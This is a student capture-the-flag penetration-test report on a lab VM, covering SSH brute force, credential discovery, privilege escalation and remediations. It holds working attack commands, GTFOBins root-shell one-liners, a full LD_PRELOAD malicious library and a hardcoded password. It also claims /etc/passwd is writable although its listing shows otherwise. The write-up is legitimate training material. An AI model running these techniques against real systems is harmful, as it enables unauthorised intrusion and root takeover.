
We utilized the auxiliary/scanner/ssh/ssh_enumusers module, which tests a list of potential usernames against the SSH service and analyzes the server's responses to identify valid accounts. After setting the target IP address (192.168.40.137) and providing a custom wordlist containing possible usernames, the module was

executed successfully. As a result, we identified root and backup as valid usernames, which can be used in subsequent attacks to brute-force SSH credentials or attempt privilege escalation.

Then, we attempted to gain access by performing a brute-force attack using Hydra. The attack targeted the SSH service on the zeta machine with the username root and backup found above and a custom wordlist containing potential passwords.



Done by: Nourhan Salam



Done by: Nourhan Salam

The last exploit we tried for the SSH service was to use a library of common private keys from GitHub, specifically the ssh-badkeys repository by Rapid7. This repository contains a collection of weak or publicly known SSH private keys that have been associated with misconfigured systems or previous vulnerabilities. We cloned the repository, organized the keys into a dedicated directory, and ensured their permissions were correctly set to 600. Using Crowbar, a tool for testing SSH logins with private keys, we attempted to authenticate to the target as the root user by systematically testing each key in the library. Despite testing all the keys in the repository, the attempt was unsuccessful, as no valid private keys were found that could authenticate to the SSH service. This result suggests that the target is not using any of the weak or publicly available keys in this library.

```
┌──(nourhansalam㉿kali)-[~/ssh-badkeys/authorized]
└─$ mkdir /home/nourhansalam/ssh-badkeys/private_keys
cp *.key /home/nourhansalam/ssh-badkeys/private_keys/

┌──(nourhansalam㉿kali)-[~/ssh-badkeys/authorized]
└─$ cd ..

┌──(nourhansalam㉿kali)-[~/ssh-badkeys]
└─$ cd private_keys/

┌──(nourhansalam㉿kali)-[~/ssh-badkeys/private_keys]
└─$ ls
array-networks-vapv-vxag.key    ceragon-fibeair-cve-2015-0936.key  f5-bigip-cve-2012-1493.key      monroe-dasdec-cve-2013-0137.key  vagrant-default.key
barracuda_load_balancer_vm.key  exagrid-cve-2016-1561.key         loadbalancer.org-enterprise-va.key  quantum-dxi-v1000.key

┌──(nourhansalam㉿kali)-[~/ssh-badkeys/private_keys]
└─$ chmod 600 /home/nourhansalam/ssh-badkeys/private_keys/*.key

┌──(nourhansalam㉿kali)-[~/ssh-badkeys/private_keys]
└─$ chmod 600 /home/nourhansalam/ssh-badkeys/private_keys/*.key

┌──(nourhansalam㉿kali)-[~/ssh-badkeys/private_keys]
└─$ crowbar -b sshkey -s 192.168.40.137/32 -u root -k /home/nourhansalam/ssh-badkeys/private_keys/
2024-12-03 21:41:33 START
2024-12-03 21:41:33 Crowbar v0.4.2
2024-12-03 21:41:33 Trying 192.168.40.137:22
2024-12-03 21:41:36 STOP
2024-12-03 21:41:36 No results found ...
```

Done by: Nourhan Salam


```
┌──(nourhansalam㉿kali)-[~/ssh-badkeys/authorized]
└─$ mkdir /home/nourhansalam/ssh-badkeys/private_keys
cp *.key /home/nourhansalam/ssh-badkeys/private_keys/

┌──(nourhansalam㉿kali)-[~/ssh-badkeys/authorized]
└─$ cd ..

┌──(nourhansalam㉿kali)-[~/ssh-badkeys]
└─$ cd private_keys/

┌──(nourhansalam㉿kali)-[~/ssh-badkeys/private_keys]
└─$ ls
array-networks-vapv-vxag.key    ceragon-fibeair-cve-2015-0936.key  f5-bigip-cve-2012-1493.key      monroe-dasdec-cve-2013-0137.key  vagrant-default.key
barracuda_load_balancer_vm.key  exagrid-cve-2016-1561.key         loadbalancer.org-enterprise-va.key  quantum-dxi-v1000.key

┌──(nourhansalam㉿kali)-[~/ssh-badkeys/private_keys]
└─$ chmod 600 /home/nourhansalam/ssh-badkeys/private_keys/*.key

┌──(nourhansalam㉿kali)-[~/ssh-badkeys/private_keys]
└─$ chmod 600 /home/nourhansalam/ssh-badkeys/private_keys/*.key

┌──(nourhansalam㉿kali)-[~/ssh-badkeys/private_keys]
└─$ crowbar -b sshkey -s 192.168.40.137/32 -u root -k /home/nourhansalam/ssh-badkeys/private_keys/
2024-12-03 21:41:33 START
2024-12-03 21:41:33 Crowbar v0.4.2
2024-12-03 21:41:33 Trying 192.168.40.137:22
2024-12-03 21:41:36 STOP
2024-12-03 21:41:36 No results found ...
```


Done by: Nourhan Salam

4.3. **Port 111 Exploits:**

We were unable to exploit port 111 due to several reasons. While the Nmap scan and rpcinfo command confirmed the presence of rpcbind and other RPC-based services, these services did not expose any immediate vulnerabilities or misconfigurations that could be leveraged for exploitation.

The showmount command, is a tool used to query a system running the Network File System (NFS) protocol to identify exported file systems, failed to list any exported NFS shares, indicating that the target system is not running or improperly configured for NFS.


Similarly, attempts to connect to SMB services using rpcclient were unsuccessful, as the connection was refused, suggesting that the SMB service is either disabled or restricted. Without exposed RPC methods, improperly configured exports, or exploitable vulnerabilities, further exploitation of port 111 was not feasible.



Done by: Nourhan Salam

5. <u>Capturing the Flags:</u>

When we first breached the victim machine, we displayed what directories we have in /.



Done by: Reem Arnaout

After attaining a foothold on the server, we needed to find the flags. We started off by searching the writable files that www-data has:

```
find / -type f -writable -user www-data 2>/dev/null
/var/www/flag1.txt
/var/www/html/package.json
/var/www/html/joomla/index.php
/var/www/html/joomla/robots.txt.dist
/var/www/html/joomla/htaccess.txt
/var/www/html/joomla/README.txt
/var/www/html/joomla/images/banners/image/index.html
/var/www/html/joomla/images/image2.jpeg
/var/www/html/joomla/web.config.txt
/var/www/html/joomla/components/com_maliciouscomponent/shell.php
/var/www/html/joomla/LICENSE.txt
/var/www/html/joomla/administrator/logs/error.php
/var/www/html/joomla/administrator/components/com_maliciouscomponent/admin.php
/var/www/html/joomla/administrator/components/com_maliciouscomponent/shell.xml
```

Done by: Nourhan Salam

We can see from the above a writable file called “flag1.txt” in /var/www/. We searched the content of said file and found the presented below:

Done by: Reem Arnaout, Nourhan Salam, Karib Habbal, Mohamad El Labban

Another approach was searching for a txt file with the word “flag” in it.

Done by: Reem Arnaout, Karim Habbal

We have effectively captured the first flag which also hinted that we need to find another user apart from root along with a python file that might be useful to us. Our next move was to navigate to /etc/passwd/ to retreive the other user. When attempting to identify other users on a target system during penetration testing, attackers often examine the /etc/passwd file because it contains information about user accounts on Unix-based systems. In /etc/passwd, each line corresponds to a user and includes fields such as the username, user ID (UID), group ID (GID), home directory, and default shell. By analyzing this file, we can identify valid usernames and assess account privileges, which can be valuable for lateral movement, privilege escalation, or targeting specific accounts for exploitation.

```
$ cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
avahi-autoipd:x:107:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:109:117:MySQL Server,,,:/nonexistent:/bin/false
hussein:x:1000:1000::/home/hussein:/bin/bash
$
```

Done by: Reem Arnaout, Nourhan Salam, Mohamad El Labban, Karim Habbal

We notice from this output that the other user is hussein. Therefore, we performed a find command that searches the enire file system starting from / for directories and files that are owned by the user hussein.

```
$ find / -user hussein 2>/dev/null
/opt/scripts/fileshare.py
/var/mail/ted
$
```

Done by: Reem Arnaout, Nourhan Salam, Karim Habbal, Mohamad El Labban

From this command, we have found the python file that was mentioned by the hint.

```
$ cd opt
$ ls
scripts
$ cd scripts
$ ls
fileshare.py
$ cat fileshare.py
#!/usr/bin/env python

import sys, paramiko

if len(sys.argv) < 5:
    print "args missing"
    sys.exit(1)

hostname = "localhost"
password = "bakri"
source = "/var/www/html/joomla"
dest = "/tmp/backup/joomla"

username = "hussein"
port = 22

try:
    t = paramiko.Transport((hostname, port))
    t.connect(username=username, password=password)
    sftp = paramiko.SFTPClient.from_transport(t)
    sftp.get(source, dest)

finally:
    t.close()

$
```

Done by: Reem Arnaout, Nourhan Salam, Karim Habbal, Mohamad Labban

Immediately, we noticed that we have uncovered the password of the user hussein with it being bakri.

One method to login to the user “hussein” was to utilize the SSH service after getting valid credentials:

```
┌──(nourhansalam㉿kali)-[~]
└─$ ssh hussein@192.168.40.137
The authenticity of host '192.168.40.137 (192.168.40.137)' can't be established.
ED25519 key fingerprint is SHA256:vJgmhqKOmHq0Mb0plSTyOdzw6GenPEkZkch+PIVozzw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.40.137' (ED25519) to the list of known hosts.
hussein@192.168.40.137's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Nov 26 13:49:02 2024 from 192.168.174.136
hussein@zeta:~$
```

Done by: Nourhan Salam, Karim Habbal, Mohamad Labban

Another approach involved opening an interactive shell on netcat, which was necessary to switch users using the su command. This allowed us to provide hussein's credentials and successfully switch to the “hussein” user account for further exploration.

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@zeta:/$ su hussein
su hussein
Password: bakri

hussein@zeta:/$ sudo -l
sudo -l
[sudo] password for hussein: bakri

Matching Defaults entries for hussein on zeta:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User hussein may run the following commands on zeta:
    (ALL : ALL) ALL
hussein@zeta:/$
```

Done by: Reem Arnaout, Karim Habbal

```
    (ALL : ALL) ALL
hussein@zeta:/$ sudo su
sudo su
root@zeta:/# 
```

Done by: Nourhan Salam Reem Arnaout, Karim Habbal, Mohamad El Labban

The command sudo -l is used to display the sudo privileges of the current user. It shows the commands the user is allowed to execute with sudo and whether any password is required. From the above output, the "(ALL:ALL) ALL" entails that the user hussein has unlimited privileges. This meant that we could switch to root automatically.

Done by: Reem Arnaout, Nourhan Salam, Karim Habbal, Mohamad El Labban

Finally, navigating into the previously restricted root directory, we find the final flag which congratulates us on catching the root flag. With this, the CTF project is complete.

6. Privilege Escalation:


After establishing an SSH connection with the victim machine using the user Hussein, we observed that Hussein's account has elevated privileges. Specifically, the user is configured with (ALL:ALL) ALL, allowing them to execute any command using sudo without restriction. This means Hussein has effective root privileges and can escalate their access to the root user by simply running the command: sudo –i While this method is straightforward, the goal of this challenge is to explore and demonstrate other techniques for privilege escalation. To achieve this, we will utilize various commands and tools often used in Capture The Flag (CTF) challenges. A key resource for identifying these techniques is the website GTFOBins.

GTFOBins is a well-known online repository containing a collection of Unix binaries that can be exploited for privilege escalation. The website provides detailed information about commands that under certain configurations, can allow escalate privileges. Specifically, it outlines how these commands can be leveraged in scenarios involving sudo.

In this report, we will use GTFOBins to explore various binaries for privilege escalation as Hussein. Each method will be accompanied by a detailed explanation and screenshots demonstrating the steps.

6.1. **Privilege Escalation using AWK:**


The awk command, typically used for pattern scanning and processing, can also be exploited for privilege escalation if sudo permissions are configured for it. According to GTFOBins, the following command can be used to spawn a root shell: sudo awk 'BEGIN {system("/bin/sh")}' This command works because awk can execute arbitrary system commands through the system() function. When executed with sudo, it allows the user to spawn a shell with root privileges.



Done by: Karim Habbal

6.2. **Privilege Escalation using FIND:**

The find command is commonly used for locating files in a directory hierarchy. However, with sudo permissions, it can be exploited to execute arbitrary commands. Using GTFOBins, we find that the following command can escalate privileges: sudo find . -exec /bin/sh \; This works because the -exec option allows find to execute a specified command for each matched file or directory. When combined with sudo, it spawns a shell with root privileges.



Done by: Karim Habbal

6.3. **Privilege Escalation using MAN:**

The man command is used to display the manual pages for commands. Surprisingly, it can also be exploited for privilege escalation if configured with sudo permissions. By invoking an interactive shell from within the man command, we can achieve root access: sudo man man once the man opens you type in !sh. In this scenario, the ! symbol is used within man to execute shell commands. When invoked with sudo, it opens a root shell.

```
File  Actions  Edit  View  Help
hussein@zeta:~$ sudo man man
root@zeta:/home/hussein# whoami
root
root@zeta:/home/hussein# exit
exit
!done  (press RETURN)
```

Done by: Karim Habbal

Editing the /etc/passwd

Another method to gain root access involves exploiting misconfigured file permissions. On the victim machine, we discovered that the /etc/passwd file is writable. This file contains essential information about user accounts, including hashed passwords.

To exploit this vulnerability:

1. Use the following command to verify the file's permissions: ls -l /etc/passwd

```
hussein@zeta:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 1570 Nov 26 13:13 /etc/passwd
hussein@zeta:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1029 Nov 26 13:46 /etc/shadow
hussein@zeta:~$
```

Done by: Karim Habbal

2. Modify the root password entry. This can be done by replacing the hashed password field with a new hash generated using tools like openssl . For example: openssl passwd newpassword

```
┌──(karimhabbal㉿kali)-[~]
└─$ openssl passwd kali
$1$0Xs5.S3R$XI57o/2xiJF8jQIg72EgX/
```

Done by: Karim Habbal

   Replace the hashed password in /etc/passwd with the generated hash.

3. Log in as root using the new password.

```
 GNU nano 2.2.6

root:$1$0Xs5.S3R$XI57o/2xiJF8jQIg72EgX/:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
avahi-autoipd:x:107:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:109:117:MySQL Server,,,:/nonexistent:/bin/false
hussein:x:1000:1000::/home/hussein:/bin/bash
```

Done by: Karim Habbal

```
hussein@zeta:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 1570 Nov 26 13:13 /etc/passwd
hussein@zeta:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1029 Nov 26 13:46 /etc/shadow
hussein@zeta:~$ sudo nano /etc/passwd
hussein@zeta:~$ sudo nano /etc/passwd
hussein@zeta:~$ sudo nano /etc/passwd
hussein@zeta:~$ su -
Password:
root@zeta:~#
```

Done by: Karim Habbal

Note that we need to return the password as it was after capturing the flags.

6.4. **Privilege Escalation using LDEPRELOAD:**

LD_PRELOAD is an environment variable in Unix-like operating systems that allows a user to specify a shared library (or libraries) to be loaded before any other standard libraries when a program is executed. When a program starts, the dynamic linker (ld.so) loads all the shared libraries the program depends on. If the

LD_PRELOAD variable is set, the dynamic linker will load the libraries specified in LD_PRELOAD before loading the program's default libraries.

The goal was to achieve root privileges by exploiting the LD_PRELOAD environment variable. Initially, the env | grep LD_PRELOAD command was used to check if LD_PRELOAD could be leveraged. A malicious shared library was then created (malicious.c) containing an _init function that unsets LD_PRELOAD, sets the effective user ID and group ID to root (setuid(0) and setgid(0)), and spawns a root shell using system("/bin/bash").

malicious.c:

```
#include <stdio.h>

#include <sys/types.h>

#include <stdlib.h>

void _init() {

        unsetenv("LD_PRELOAD");

        setgid(0);

        setuid(0);

        system("/bin/bash"); }
```

This library was compiled into a shared object file (malicious.so) using the command sudo gcc -fPIC -shared -o malicious.so malicious.c -nostartfiles. The exploit was triggered by setting the LD_PRELOAD variable to the path of malicious.so and running a command with sudo (sudo LD_PRELOAD=/home/user/malicious.so apache2). This forced the system to load the malicious library, executing the function and providing a root shell (root@zeta).

Done by: Nourhan Salam

7. **Remediations:**

7.1. Network and Service Configuration

SSH Configuration Improvements:

- Upgrade OpenSSH to the latest stable version
- Disable weak key exchange algorithms (diffie-hellman-group14-sha1)
- Implement stronger SSH key types:
  - Prefer ED25519 and RSA keys (4096-bit)
  - Remove support for DSA keys
- Enforce key-based authentication
- Disable password authentication
- Implement multi-factor authentication
- Restrict SSH access through firewall rules

Web Server Hardening:

- Update Apache HTTP Server to the latest stable version (2.4.x)
- Implement comprehensive security headers:
  - X-XSS-Protection
  - X-Frame-Options

  - Content-Security-Policy
  - X-Content-Type-Options
- Disable directory indexing
- Remove unnecessary exposed directories (/manual/, /vendor/)
- Implement web application firewall

7.2. **CMS and Application Security:**

Joomla Specific Recommendations:

- Update Joomla to the latest stable version
- Remove unused plugins and themes
- Implement strict user role management
- Enable two-factor authentication for administrator accounts
- Regular security patch management
- Use strong, unique passwords
- Limit administrative login attempts

General Web Application Security:

- Conduct regular vulnerability scans
- Implement OWASP Top 10 mitigation strategies
- Sanitize and validate all user inputs
- Remove exposed configuration files (package.json, README.md)

7.3. **User and Privilege Management:**

User Account Security:

- Implement the principle of least privilege
- Remove unnecessary sudo access
- Audit user permissions regularly
- Disable or remove unused accounts
- Implement strong password policies:
  - Minimum 12 characters

  - Complex password requirements
  - Regular password rotation
- Prevent password reuse

Sudo Privilege Hardening:

- Restrict sudo access to specific commands
- Use sudoers file with granular permissions
- Implement sudo logging
- Remove blanket sudo access (ALL:ALL)

7.4. **System Hardening:**

File System Protections:

- Restrict write permissions on critical system files
- Implement file integrity monitoring
- Prevent unauthorized modifications to /etc/passwd

Service Management:

- Disable unnecessary services (RPC)
- Close unused ports

7.5. **Monitoring and Logging**

Security Monitoring:

- Enable comprehensive logging
- Implement Security Information and Event Management (SIEM)
- Set up real-time intrusion detection systems
- Monitor and alert on suspicious activities

7.6. **Backup and Recovery:**

- Implement robust backup strategies

- Store backups in secure, offsite locations
